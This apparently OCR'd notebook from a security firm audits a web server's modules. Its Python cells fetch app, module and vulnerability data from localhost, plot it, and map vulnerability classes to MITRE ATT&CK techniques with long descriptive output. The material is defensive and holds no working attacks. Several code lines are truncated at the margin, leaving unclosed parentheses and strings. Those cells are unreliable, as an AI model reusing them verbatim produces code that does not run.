SOURCE CODE AUDIT SCENARIOS

HADESS

WWW.HADESS.IO

Enable Vulnerabilities with Audit Vulnerabilities

Organizations must recognize that even vulnerabilities with `lower severity ratings` can be `critical` in a **chain** of attacks.

`Adversaries` often use a combination of low and medium severity vulnerabilities to create a pathway for more significant exploits. Therefore, it's essential to address these vulnerabilities promptly and incorporate them into regular security training and `adversary simulation exercises`.

By simulating attacks that exploit these vulnerabilities, organizations can better understand potential `attack vectors` and strengthen their defenses accordingly. This proactive approach is key to maintaining robust security in an ever-evolving threat landscape. 🛡️ ✨ 🔒


Code

In [ ]:
```
print('CVE-2023-50785')
```

Server That Include Webapps With Modules


`fetch by apps`

In [ ]:
```
import urllib.request
import json
import matplotlib.pyplot as plt
import numpy as np

def fetch_apps(endpoint):
    try:
        with urllib.request.urlopen(endpoint) as response:
            if response.getcode() == 200:
                apps = json.loads(response.read())
                return apps
            else:
                print(f"Error: Unable to fetch apps. Status code: {response.getcode()}")
    except Exception as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    endpoint = "http://127.0.0.1:8000/apps"
    apps = fetch_apps(endpoint)
    if apps:
        app_names = [app['name'] for app in apps]
        num_modules = [len(app['modules']) for app in apps]

        x = np.arange(len(app_names))
        width = 0.35

        fig, ax = plt.subplots(figsize=(10, 6))
        rects = ax.bar(x, num_modules, width, label='Number of Modules', color='skyblue'

        ax.set_xlabel('App Name')
        ax.set_ylabel('Number of Modules')
        ax.set_title('Modules per App')
        ax.set_xticks(x)
        ax.set_xticklabels(app_names, rotation=45, ha='right')
        ax.legend()

        def autolabel(rects):
            for rect in rects:
                height = rect.get_height()
                ax.annotate('{}'.format(height),
                            xy=(rect.get_x() + rect.get_width() / 2, height),
                            xytext=(0, 3),  # 3 points vertical offset
                            textcoords="offset points",
                            ha='center', va='bottom')

        autolabel(rects)

        plt.tight_layout()
        plt.show()
```



fetch by moduels

In [ ]:
```
import urllib.request
import json
import seaborn as sns
import matplotlib.pyplot as plt

def fetch_modules(endpoint):
    try:
        with urllib.request.urlopen(endpoint) as response:
            if response.getcode() == 200:
                modules = json.loads(response.read())
                return modules
            else:
                print(f"Error: Unable to fetch modules. Status code: {response.getcode()
    except Exception as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    endpoint = "http://127.0.0.1:8000/modules"
    modules = fetch_modules(endpoint)
    if modules:
        module_names = [module['name'] for module in modules]
        module_ids = [module['id'] for module in modules]
        module_descriptions = [module['description'] for module in modules]
        module_architectures = [module['Lib_Class_Name'] for module in modules]

        plt.figure(figsize=(10, 6))
        sns.countplot(y=module_architectures)
        plt.title('Module Count by Lib/Class Name')
        plt.xlabel('Number of Modules')
        plt.ylabel('Lib/Class Name')
        plt.tight_layout()
        plt.show()
```



Vuln Audit Log In Server And Port

`fetch by vuln`

In [ ]:
```
import requests
from anytree import Node, RenderTree

def fetch_vulnerable_modules(endpoint):
    try:
        response = requests.get(endpoint)
        if response.status_code == 200:
            modules = response.json()
            return modules
        else:
            print(f"Error: Unable to fetch modules. Status code: {response.status_code}"
    except requests.exceptions.RequestException as e:
        print(f"Error: {e}")

def build_module_tree(modules):
    root = Node("Modules")
    for module in modules:
        module_name = module['name']
        module_node = Node(module_name, parent=root)
        for vuln in module['vulnerabilities']:
```


```python
            vuln_title = vuln['title']
            vuln_node = Node(vuln_title, parent=module_node)
    return root

if __name__ == "__main__":
    endpoint = "http://127.0.0.1:5000/modules/vuln"
    modules = fetch_vulnerable_modules(endpoint)
    if modules:
        module_tree = build_module_tree(modules)
        print("Tree Diagram:")
        for pre, _, node in RenderTree(module_tree):
            print("%s%s" % (pre, node.name))
```

```
Tree Diagram:
Modules
├── Access Control
│   └── Brute Force
├── Authentication
│   └── Session Fixation
├── Input and Output
│   ├── Session Fixation
│   └── Cross-Site Scripting (XSS)
├── Import
│   ├── Insecure File Upload
│   └── Denial of Service (DoS)
├── Export
│   ├── Broken Access Control
│   └── Denial of Service (DoS)
├── File Upload
│   ├── Directory Traversal
│   └── Insecure File Upload
├── File Browser
│   ├── Remote Code Execution
│   └── Directory Traversal
└── Web Service
    ├── Session Fixation
    └── Insecure File Upload
```

Heatmap

In [ ]:

```python
import requests
import matplotlib.pyplot as plt
import seaborn as sns
import pandas as pd

def fetch_vulnerable_modules(endpoint):
    try:
        response = requests.get(endpoint)
        if response.status_code == 200:
            modules = response.json()
            return modules
        else:
            print(f"Error: Unable to fetch modules. Status code: {response.status_code}"
    except requests.exceptions.RequestException as e:
        print(f"Error: {e}")

def generate_heatmap(modules):
    module_names = [module['name'] for module in modules]
    vulnerabilities = []

    for module in modules:
        vuln_count = {'Low': 0, 'Medium': 0, 'High': 0, 'Critical': 0}
        for vuln in module['vulnerabilities']:
            vuln_count[vuln['severity']] += 1
        vulnerabilities.append(list(vuln_count.values()))

    # Create DataFrame for seaborn heatmap
    df = pd.DataFrame(vulnerabilities, columns=['Low', 'Medium', 'High', 'Critical'], in

    plt.figure(figsize=(10, 6))
    sns.heatmap(df, annot=True, cmap="YlGnBu", fmt="d")
    plt.title('Vulnerabilities per Module by Severity')
    plt.xlabel('Severity')
    plt.ylabel('Module')
    plt.xticks(rotation=45, ha='right')
    plt.tight_layout()
    plt.show()

if __name__ == "__main__":
    endpoint = "http://127.0.0.1:5000/modules/vuln"
    modules = fetch_vulnerable_modules(endpoint)
    if modules:
        generate_heatmap(modules)
```



Adversary By Vuln

`fetch vuln by module by techniques`

In [ ]:
```
import requests

def fetch_vulnerabilities():
    vulnerabilities_url = "http://127.0.0.1:5000/modules/vuln"
    response = requests.get(vulnerabilities_url)
    if response.status_code == 200:
        vulnerabilities = response.json()
        return vulnerabilities
    else:
        print("Error fetching vulnerabilities:", response.status_code)
        return None
```

```python
def fetch_techniques(vulnerability_title):
    techniques_url = f"http://127.0.0.1:10000/techniques/{vulnerability_title}"
    response = requests.get(techniques_url)
    if response.status_code == 200:
        techniques = response.json()
        return techniques
    else:
        print(f"Error fetching techniques for {vulnerability_title}:", response.status_c
        return None

def main():
    vulnerabilities = fetch_vulnerabilities()
    if vulnerabilities:
        for module in vulnerabilities:
            module_name = module['name']
            print(f"Module: {module_name}")
            vulnerabilities_list = module['vulnerabilities']
            for vulnerability in vulnerabilities_list:
                vulnerability_title = vulnerability['title']
                print(f"\tVulnerability Title: {vulnerability_title}")
                print("\tRelated Techniques:")
                techniques = fetch_techniques(vulnerability_title)
                if techniques:
                    for technique_id, technique_data in techniques.items():
                        print(f"\t - Technique ID: {technique_id}")
                        print(f"\t   Technique Name: {technique_data['name']}")
                        print(f"\t   Technique Name: {technique_data['description']}")
                else:
                    print("\tNo techniques found.")
                print()
            print()

if __name__ == "__main__":
    main()
```

```
Module: Access Control
        Vulnerability Title: Brute Force
        Related Techniques:
         - Technique ID: T1110
           Technique Name: Brute Force
           Technique Name: Adversaries may use brute force techniques to gain access to
accounts when passwords are unknown or when password hashes are obtained. Without knowle
dge of the password for an account or set of accounts, an adversary may systematically g
uess the password using a repetitive or iterative mechanism. Brute forcing passwords can
take place via interaction with a service that will check the validity of those credenti
als or offline against previously acquired credential data, such as password hashes.
         - Technique ID: T1187
           Technique Name: Forced Authentication
           Technique Name: Adversaries may gather credential material by invoking or for
cing a user to automatically provide authentication information through a mechanism in w
hich they can intercept.


Module: Authentication
        Vulnerability Title: Session Fixation
        Related Techniques:
         - Technique ID: T1185
           Technique Name: Browser Session Hijacking
           Technique Name: Adversaries may take advantage of security vulnerabilities an
d inherent functionality in browser software to change content, modify user-behaviors, a
nd intercept information as part of various browser session hijacking techniques.
         - Technique ID: T1539
           Technique Name: Steal Web Session Cookie
           Technique Name: An adversary may steal web application or service session coo
kies and use them to gain access to web applications or Internet services as an authenti
cated user without needing credentials. Web applications and services often use session
cookies as an authentication token after a user has authenticated to a website.
         - Technique ID: T1563
           Technique Name: Remote Service Session Hijacking
           Technique Name: Adversaries may take control of preexisting sessions with rem
ote services to move laterally in an environment. Users may use valid credentials to log
into a service specifically designed to accept remote connections, such as telnet, SSH,
and RDP. When a user logs into a service, a session will be established that will allow
them to maintain a continuous interaction with that service.


Module: Input and Output
        Vulnerability Title: Session Fixation
        Related Techniques:
         - Technique ID: T1185
           Technique Name: Browser Session Hijacking
           Technique Name: Adversaries may take advantage of security vulnerabilities an
d inherent functionality in browser software to change content, modify user-behaviors, a
nd intercept information as part of various browser session hijacking techniques.
         - Technique ID: T1539
           Technique Name: Steal Web Session Cookie
           Technique Name: An adversary may steal web application or service session coo
kies and use them to gain access to web applications or Internet services as an authenti
cated user without needing credentials. Web applications and services often use session
cookies as an authentication token after a user has authenticated to a website.
         - Technique ID: T1563
           Technique Name: Remote Service Session Hijacking
           Technique Name: Adversaries may take control of preexisting sessions with rem
ote services to move laterally in an environment. Users may use valid credentials to log
into a service specifically designed to accept remote connections, such as telnet, SSH,
and RDP. When a user logs into a service, a session will be established that will allow
them to maintain a continuous interaction with that service.

        Vulnerability Title: Cross-Site Scripting (XSS)
        Related Techniques:
         - Technique ID: T1059
           Technique Name: Command and Scripting Interpreter
           Technique Name: Adversaries may abuse command and script interpreters to exec
ute commands, scripts, or binaries. These interfaces and languages provide ways of inter
acting with computer systems and are a common feature across many different platforms. M
ost systems come with some built-in command-line interface and scripting capabilities, f
or example, macOS and Linux distributions include some flavor of Unix Shell while Window
s installations include the Windows Command Shell and PowerShell.


Module: Import
        Vulnerability Title: Insecure File Upload
        Related Techniques:
         - Technique ID: T1027
           Technique Name: Obfuscated Files or Information
           Technique Name: Adversaries may attempt to make an executable or file difficu
lt to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents
on the system or in transit. This is common behavior that can be used across different p
latforms and the network to evade defenses.
         - Technique ID: T1083
           Technique Name: File and Directory Discovery
           Technique Name: Adversaries may enumerate files and directories or may search
in specific locations of a host or network share for certain information within a file s
ystem. Adversaries may use the information from File and Directory Discovery during auto
mated discovery to shape follow-on behaviors, including whether or not the adversary ful
ly infects the target and/or attempts specific actions.
         - Technique ID: T1140
           Technique Name: Deobfuscate/Decode Files or Information
           Technique Name: Adversaries may use Obfuscated Files or Information to hide a
rtifacts of an intrusion from analysis. They may require separate mechanisms to decode o
r deobfuscate that information depending on how they intend to use it. Methods for doing
that include built-in functionality of malware or by using utilities present on the syst
em.
         - Technique ID: T1222
           Technique Name: File and Directory Permissions Modification
           Technique Name: Adversaries may modify file or directory permissions/attribut
es to evade access control lists (ACLs) and access protected files. File and directory p
ermissions are commonly managed by ACLs configured by the file or directory owner, or us
ers with the appropriate permissions. File and directory ACL implementations vary by pla
tform, but generally explicitly designate which users or groups can perform which action
s (read, write, execute, etc.).
         - Technique ID: T1647
           Technique Name: Plist File Modification
           Technique Name: Adversaries may modify property list files (plist files) to e
nable other malicious activity, while also potentially evading and bypassing system defe
nses. macOS applications use plist files, such as the info.plist file, to store properti
es and configuration settings that inform the operating system how to handle the applica
tion at runtime. Plist files are structured metadata in key-value pairs formatted in XML
based on Apple's Core Foundation DTD. Plist files can be saved in text or binary format.

        Vulnerability Title: Denial of Service (DoS)
        Related Techniques:
         - Technique ID: T1007
           Technique Name: System Service Discovery
           Technique Name: Adversaries may try to gather information about registered lo
cal system services. Adversaries may obtain information about services using tools as we
ll as OS utility commands such as sc query, tasklist /svc, systemctl --type=service, and
net start.
         - Technique ID: T1021
           Technique Name: Remote Services
           Technique Name: Adversaries may use Valid Accounts to log into a service that
accepts remote connections, such as telnet, SSH, and VNC. The adversary may then perform
actions as the logged-on user.
```

```
          - Technique ID: T1046
            Technique Name: Network Service Discovery
            Technique Name: Adversaries may attempt to get a listing of services running
 on remote hosts and local network infrastructure devices, including those that may be vu
 lnerable to remote software exploitation. Common methods to acquire this information inc
 lude port and/or vulnerability scans using tools that are brought onto a system.
          - Technique ID: T1072
            Technique Name: Software Deployment Tools
            Technique Name: Adversaries may gain access to and use third-party software s
 uites installed within an enterprise network, such as administration, monitoring, and de
 ployment systems, to move laterally through the network. Third-party applications and so
 ftware deployment systems may be in use in the network environment for administration pu
 rposes (e.g., SCCM, HBSS, Altiris, etc.).
          - Technique ID: T1102
            Technique Name: Web Service
            Technique Name: Adversaries may use an existing, legitimate external Web serv
 ice as a means for relaying data to/from a compromised system. Popular websites and soci
 al media acting as a mechanism for C2 may give a significant amount of cover due to the
 likelihood that hosts within a network are already communicating with them prior to a co
 mpromise. Using common services, such as those offered by Google or Twitter, makes it ea
 sier for adversaries to hide in expected noise. Web service providers commonly use SSL/T
 LS encryption, giving adversaries an added level of protection.
          - Technique ID: T1133
            Technique Name: External Remote Services
            Technique Name: Adversaries may leverage external-facing remote services to i
 nitially access and/or persist within a network. Remote services such as VPNs, Citrix, a
 nd other access mechanisms allow users to connect to internal enterprise network resourc
 es from external locations. There are often remote service gateways that manage connecti
 ons and credential authentication for these services. Services such as Windows Remote Ma
 nagement and VNC can also be used externally.
          - Technique ID: T1137
            Technique Name: Office Application Startup
            Technique Name: Adversaries may leverage Microsoft Office-based applications
 for persistence between startups. Microsoft Office is a fairly common application suite
 on Windows-based operating systems within an enterprise network. There are multiple mech
 anisms that can be used with Office for persistence when an Office-based application is
 started; this can include the use of Office Template Macros and add-ins.
          - Technique ID: T1210
            Technique Name: Exploitation of Remote Services
            Technique Name: Adversaries may exploit remote services to gain unauthorized
 access to internal systems once inside of a network. Exploitation of a software vulnerab
 ility occurs when an adversary takes advantage of a programming error in a program, serv
 ice, or within the operating system software or kernel itself to execute adversary-contr
 olled code. A common goal for post-compromise exploitation of remote services is for lat
 eral movement to enable access to a remote system.
          - Technique ID: T1219
            Technique Name: Remote Access Software
            Technique Name: An adversary may use legitimate desktop support and remote ac
 cess software to establish an interactive command and control channel to target systems
 within networks. These services, such as VNC, Team Viewer, AnyDesk, ScreenConnect, LogMe
 in, AmmyyAdmin, and other remote monitoring and management (RMM) tools, are commonly use
 d as legitimate technical support software and may be allowed by application control wit
 hin a target environment.
          - Technique ID: T1489
            Technique Name: Service Stop
            Technique Name: Adversaries may stop or disable services on a system to rende
 r those services unavailable to legitimate users. Stopping critical services or processe
 s can inhibit or stop response to an incident or aid in the adversary's overall objectiv
 es to cause damage to the environment.
          - Technique ID: T1498
            Technique Name: Network Denial of Service
            Technique Name: Adversaries may perform Network Denial of Service (DoS) attac
 ks to degrade or block the availability of targeted resources to users. Network DoS can
 be performed by exhausting the network bandwidth services rely on. Example resources inc
```

```
lude specific websites, email services, DNS, and web-based applications. Adversaries hav
e been observed conducting network DoS attacks for political purposes and to support oth
er malicious activities, including distraction, hacktivism, and extortion.
         - Technique ID: T1499
           Technique Name: Endpoint Denial of Service
           Technique Name: Adversaries may perform Endpoint Denial of Service (DoS) atta
cks to degrade or block the availability of services to users. Endpoint DoS can be perfo
rmed by exhausting the system resources those services are hosted on or exploiting the s
ystem to cause a persistent crash condition. Example services include websites, email se
rvices, DNS, and web-based applications. Adversaries have been observed conducting DoS a
ttacks for political purposes and to support other malicious activities, including distr
action, hacktivism, and extortion.
         - Technique ID: T1505
           Technique Name: Server Software Component
           Technique Name: Adversaries may abuse legitimate extensible development featu
res of servers to establish persistent access to systems. Enterprise server applications
may include features that allow developers to write and install software or scripts to e
xtend the functionality of the main application. Adversaries may install malicious compo
nents to extend and abuse server applications.
         - Technique ID: T1518
           Technique Name: Software Discovery
           Technique Name: Adversaries may attempt to get a listing of software and soft
ware versions that are installed on a system or in a cloud environment. Adversaries may
use the information from Software Discovery during automated discovery to shape follow-o
n behaviors, including whether or not the adversary fully infects the target and/or atte
mpts specific actions.
         - Technique ID: T1526
           Technique Name: Cloud Service Discovery
           Technique Name: An adversary may attempt to enumerate the cloud services runn
ing on a system after gaining access. These methods can differ from platform-as-a-servic
e (PaaS), to infrastructure-as-a-service (IaaS), or software-as-a-service (SaaS). Many s
ervices exist throughout the various cloud providers and can include Continuous Integrat
ion and Continuous Delivery (CI/CD), Lambda Functions, Azure AD, etc. They may also incl
ude security services, such as AWS GuardDuty and Microsoft Defender for Cloud, and loggi
ng services, such as AWS CloudTrail and Google Cloud Audit Logs.
         - Technique ID: T1538
           Technique Name: Cloud Service Dashboard
           Technique Name: An adversary may use a cloud service dashboard GUI with stole
n credentials to gain useful information from an operational cloud environment, such as
specific services, resources, and features. For example, the GCP Command Center can be u
sed to view all assets, findings of potential security risks, and to run additional quer
ies, such as finding public IP addresses and open ports.
         - Technique ID: T1554
           Technique Name: Compromise Client Software Binary
           Technique Name: Adversaries may modify client software binaries to establish
persistent access to systems. Client software enables users to access services provided
by a server. Common client software types are SSH clients, FTP clients, email clients, a
nd web browsers.
         - Technique ID: T1563
           Technique Name: Remote Service Session Hijacking
           Technique Name: Adversaries may take control of preexisting sessions with rem
ote services to move laterally in an environment. Users may use valid credentials to log
into a service specifically designed to accept remote connections, such as telnet, SSH,
and RDP. When a user logs into a service, a session will be established that will allow
them to maintain a continuous interaction with that service.
         - Technique ID: T1567
           Technique Name: Exfiltration Over Web Service
           Technique Name: Adversaries may use an existing, legitimate external Web serv
ice to exfiltrate data rather than their primary command and control channel. Popular We
b services acting as an exfiltration mechanism may give a significant amount of cover du
e to the likelihood that hosts within a network are already communicating with them prio
r to compromise. Firewall rules may also already exist to permit traffic to these servic
es.
         - Technique ID: T1569
```

```
          Technique Name: System Services
          Technique Name: Adversaries may abuse system services or daemons to execute c
ommands or programs. Adversaries can execute malicious content by interacting with or cr
eating services either locally or remotely. Many services are set to run at boot, which
can aid in achieving persistence (Create or Modify System Process), but adversaries can
also abuse services for one-time or temporary execution.


Module: Export
        Vulnerability Title: Broken Access Control
        Related Techniques:
         - Technique ID: T1006
          Technique Name: Direct Volume Access
          Technique Name: Adversaries may directly access a volume to bypass file acces
s controls and file system monitoring. Windows allows programs to have direct access to
logical volumes. Programs with direct access may read and write files directly from the
drive by analyzing file system data structures. This technique may bypass Windows file a
ccess controls as well as file system monitoring tools.
         - Technique ID: T1134
          Technique Name: Access Token Manipulation
          Technique Name: Adversaries may modify access tokens to operate under a diffe
rent user or system security context to perform actions and bypass access controls. Wind
ows uses access tokens to determine the ownership of a running process. A user can manip
ulate access tokens to make a running process appear as though it is the child of a diff
erent process or belongs to someone other than the user that started the process. When t
his occurs, the process also takes on the security context associated with the new toke
n.
         - Technique ID: T1207
          Technique Name: Rogue Domain Controller
          Technique Name: Adversaries may register a rogue Domain Controller to enable
manipulation of Active Directory data. DCShadow may be used to create a rogue Domain Con
troller (DC). DCShadow is a method of manipulating Active Directory (AD) data, including
objects and schemas, by registering (or reusing an inactive registration) and simulating
the behavior of a DC. Once registered, a rogue DC may be able to inject and replicate ch
anges into AD infrastructure for any domain object, including credentials and keys.
         - Technique ID: T1212
          Technique Name: Exploitation for Credential Access
          Technique Name: Adversaries may exploit software vulnerabilities in an attemp
t to collect credentials. Exploitation of a software vulnerability occurs when an advers
ary takes advantage of a programming error in a program, service, or within the operatin
g system software or kernel itself to execute adversary-controlled code.
         - Technique ID: T1219
          Technique Name: Remote Access Software
          Technique Name: An adversary may use legitimate desktop support and remote ac
cess software to establish an interactive command and control channel to target systems
within networks. These services, such as VNC, Team Viewer, AnyDesk, ScreenConnect, LogMe
in, AmmyyAdmin, and other remote monitoring and management (RMM) tools, are commonly use
d as legitimate technical support software and may be allowed by application control wit
hin a target environment.
         - Technique ID: T1528
          Technique Name: Steal Application Access Token
          Technique Name: Adversaries can steal application access tokens as a means of
acquiring credentials to access remote systems and resources.
         - Technique ID: T1531
          Technique Name: Account Access Removal
          Technique Name: Adversaries may interrupt availability of system and network
resources by inhibiting access to accounts utilized by legitimate users. Accounts may be
deleted, locked, or manipulated (ex: changed credentials) to remove access to accounts.
Adversaries may also subsequently log off and/or perform a System Shutdown/Reboot to set
malicious changes into place.
         - Technique ID: T1548
          Technique Name: Abuse Elevation Control Mechanism
          Technique Name: Adversaries may circumvent mechanisms designed to control ele
vate privileges to gain higher-level permissions. Most modern systems contain native ele
```

```
vation control mechanisms that are intended to limit privileges that a user can perform
on a machine. Authorization has to be granted to specific users in order to perform task
s that can be considered of higher risk. An adversary can perform several methods to tak
e advantage of built-in control mechanisms in order to escalate privileges on a system.
         - Technique ID: T1553
           Technique Name: Subvert Trust Controls
           Technique Name: Adversaries may undermine security controls that will either
warn users of untrusted activity or prevent execution of untrusted programs. Operating s
ystems and security products may contain mechanisms to identify programs or websites as
possessing some level of trust. Examples of such features would include a program being
allowed to run because it is signed by a valid code signing certificate, a program promp
ting the user with a warning because it has an attribute set from being downloaded from
the Internet, or getting an indication that you are about to connect to an untrusted sit
e.
         - Technique ID: T1650
           Technique Name: Acquire Access
           Technique Name: Adversaries may purchase or otherwise acquire an existing acc
